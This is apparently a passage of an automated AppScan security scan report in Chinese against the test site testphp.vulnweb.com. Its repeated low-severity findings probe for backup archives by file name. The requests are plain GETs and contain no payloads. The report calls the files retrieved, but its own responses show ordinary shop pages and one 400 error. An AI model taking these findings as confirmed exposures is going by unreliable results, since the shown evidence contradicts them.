HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:08:59 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<div><img src='/Mod_Rewrite_Shop/images/3.jpg'><b>Laser Color Printer HP LaserJet M551dn, A4</b>
<br><br>Laser Color Printer HP LaserJet M551dn, A4<br><a href='/Mod_Rewrite_Shop/BuyProduct-3/'>Buy</a>&nbsp;<a href='/Mod_Rewrite_Shop/RateProduct-3.html'>Rate</a></div><hr><a href='/Mod_Rewrite_Shop/'>Back</a>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/

实体: 3.tar (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: [除去压缩目录文件或限制对它的访问](#)

差异: 路径 从以下位置进行控制: [/Mod_Rewrite_Shop/Details/color-printer/3/](#) 至:

[/Mod_Rewrite_Shop/Details/color-printer/3/3.tar](#)

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/color-printer/3/3.tar HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:08:59 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div><img src='/Mod_Rewrite_Shop/images/3.jpg'><b>Laser Color Printer HP LaserJet M551dn, A4</b>
<br><br>Laser Color Printer HP LaserJet M551dn, A4<br><a href='/Mod_Rewrite_Shop/BuyProduct-3/'>Buy</a>&nbsp;<a href='/Mod_Rewrite_Shop/RateProduct-3.html'>Rate</a></div><hr><a href='/Mod_Rewrite_Shop/'>Back</a>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/

实体: 3.tar.gz (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: [除去压缩目录文件或限制对它的访问](#)

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/Details/color-printer/3/ 至:

/Mod_Rewrite_Shop/Details/color-printer/3/3.tar.gz

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/Details/color-printer/3/3.tar.gz HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:08:59 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<div><img src='/Mod_Rewrite_Shop/images/3.jpg'><b>Laser Color Printer HP LaserJet M551dn, A4</b>
<br><br>Laser Color Printer HP LaserJet M551dn, A4<br><a href='/Mod_Rewrite_Shop/BuyProduct-3/'>Buy</a>&nbsp;<a href='/Mod_Rewrite_Shop/RateProduct-3.html'>Rate</a></div><hr><a href='/Mod_Rewrite_Shop/'>Back</a>
```


发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/

实体: BuyProduct-1.zip (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/BuyProduct-1/ 至:

/Mod_Rewrite_Shop/BuyProduct-1/BuyProduct-1.zip

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-1/BuyProduct-1.zip HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:09:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
```

```
<div>Thanks for buying <b> Network Storage D-Link DNS-313 enclosure 1 x SATA</b><br><br></div>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/

实体: BuyProduct-1.gz (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/BuyProduct-1/ 至:

/Mod_Rewrite_Shop/BuyProduct-1/BuyProduct-1.gz

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-1/BuyProduct-1.gz HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:09:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
<div>Thanks for buying <b> Network Storage D-Link DNS-313 enclosure 1 x SATA</b><br><br></div>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/

实体: BuyProduct-1.rar (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/BuyProduct-1/ 至:

/Mod_Rewrite_Shop/BuyProduct-1/BuyProduct-1.rar

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-1/BuyProduct-1.rar HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:09:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
<div>Thanks for buying <b> Network Storage D-Link DNS-313 enclosure 1 x SATA</b><br><br></div>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/

实体: BuyProduct-1.tar (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: `/Mod_Rewrite_Shop/BuyProduct-1/` 至:

`/Mod_Rewrite_Shop/BuyProduct-1/BuyProduct-1.tar`

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-1/BuyProduct-1.tar HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:09:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
<div>Thanks for buying <b> Network Storage D-Link DNS-313 enclosure 1 x SATA</b><br><br></div>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/

实体: BuyProduct-1.tar.gz (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/BuyProduct-1/ 至:

/Mod_Rewrite_Shop/BuyProduct-1/BuyProduct-1.tar.gz

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-1/BuyProduct-1.tar.gz HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:09:40 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
```

```
<div>Thanks for buying <b> Network Storage D-Link DNS-313 enclosure 1 x SATA</b><br><br></div>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/

实体: BuyProduct-2.zip (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/BuyProduct-2/ 至:

/Mod_Rewrite_Shop/BuyProduct-2/BuyProduct-2.zip

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-2/BuyProduct-2.zip HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:11:03 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div>Thanks for buying <b> Web Camera A4Tech PK-335E</b><br><br></div>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/

实体: BuyProduct-2.gz (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/BuyProduct-2/ 至:

/Mod_Rewrite_Shop/BuyProduct-2/BuyProduct-2.gz

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-2/BuyProduct-2.gz HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:11:03 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div>Thanks for buying <b> Web Camera A4Tech PK-335E</b><br><br></div>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/

实体: BuyProduct-2.rar (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: `/Mod_Rewrite_Shop/BuyProduct-2/` 至:

`/Mod_Rewrite_Shop/BuyProduct-2/BuyProduct-2.rar`

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-2/BuyProduct-2.rar HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:11:03 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div>Thanks for buying <b> Web Camera A4Tech PK-335E</b><br><br></div>
```


发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/

实体: BuyProduct-2.tar (Page)

风险: 可能会检索服务器端脚本的源代码，这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: `/Mod_Rewrite_Shop/BuyProduct-2/` 至:

`/Mod_Rewrite_Shop/BuyProduct-2/BuyProduct-2.tar`

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-2/BuyProduct-2.tar HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:11:03 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div>Thanks for buying <b> Web Camera A4Tech PK-335E</b><br><br></div>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/

实体: BuyProduct-2.tar.gz (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/BuyProduct-2/ 至:

/Mod_Rewrite_Shop/BuyProduct-2/BuyProduct-2.tar.gz

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-2/BuyProduct-2.tar.gz HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:11:03 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div>Thanks for buying <b> Web Camera A4Tech PK-335E</b><br><br></div>
```

发现压缩目录

严重性: 低

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/

实体: BuyProduct-3.zip (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/BuyProduct-3/ 至:

/Mod_Rewrite_Shop/BuyProduct-3/BuyProduct-3.zip

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-3/BuyProduct-3.zip HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:10:16 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div>Thanks for buying <b> Laser Color Printer HP LaserJet M551dn, A4</b><br><br></div>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/

实体: BuyProduct-3.gz (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/BuyProduct-3/ 至:

/Mod_Rewrite_Shop/BuyProduct-3/BuyProduct-3.gz

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-3/BuyProduct-3.gz HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:10:16 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div>Thanks for buying <b> Laser Color Printer HP LaserJet M551dn, A4</b><br><br></div>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/

实体: BuyProduct-3.rar (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/BuyProduct-3/ 至:

/Mod_Rewrite_Shop/BuyProduct-3/BuyProduct-3.rar

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-3/BuyProduct-3.rar HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:10:16 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div>Thanks for buying <b> Laser Color Printer HP LaserJet M551dn, A4</b><br><br></div>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/

实体: BuyProduct-3.tar (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/BuyProduct-3/ 至:

/Mod_Rewrite_Shop/BuyProduct-3/BuyProduct-3.tar

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-3/BuyProduct-3.tar HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:10:16 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div>Thanks for buying <b> Laser Color Printer HP LaserJet M551dn, A4</b><br><br></div>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/

实体: BuyProduct-3.tar.gz (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /Mod_Rewrite_Shop/BuyProduct-3/ 至:

/Mod_Rewrite_Shop/BuyProduct-3/BuyProduct-3.tar.gz

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/BuyProduct-3/BuyProduct-3.tar.gz HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:10:16 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<div>Thanks for buying <b> Laser Color Printer HP LaserJet M551dn, A4</b><br><br></div>
```

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/cgi-bin/

实体: cgi-bin.zip (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异: 路径 从以下位置进行控制: /cgi-bin/ 至: /cgi-bin/cgi-bin.zip

推理: AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

测试请求和响应:

```
GET /cgi-bin/cgi-bin.zip HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.4.1</center>
</body>
</html>
```

问题 32 / 32

TOC

发现压缩目录

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/CVS/

实体: CVS.zip (Page)

风险: 可能会检索服务器端脚本的源代码, 这可能会泄露应用程序逻辑及其他诸如用户名和密码之类的敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 除去压缩目录文件或限制对它的访问

差异： 路径 从以下位置进行控制： /cvs/ 至： /cvs/cvs.zip

推理： AppScan 请求的文件可能不是应用程序的合法部分。响应状态为“200 OK”。这表示测试成功检索了所请求的文件的内容。

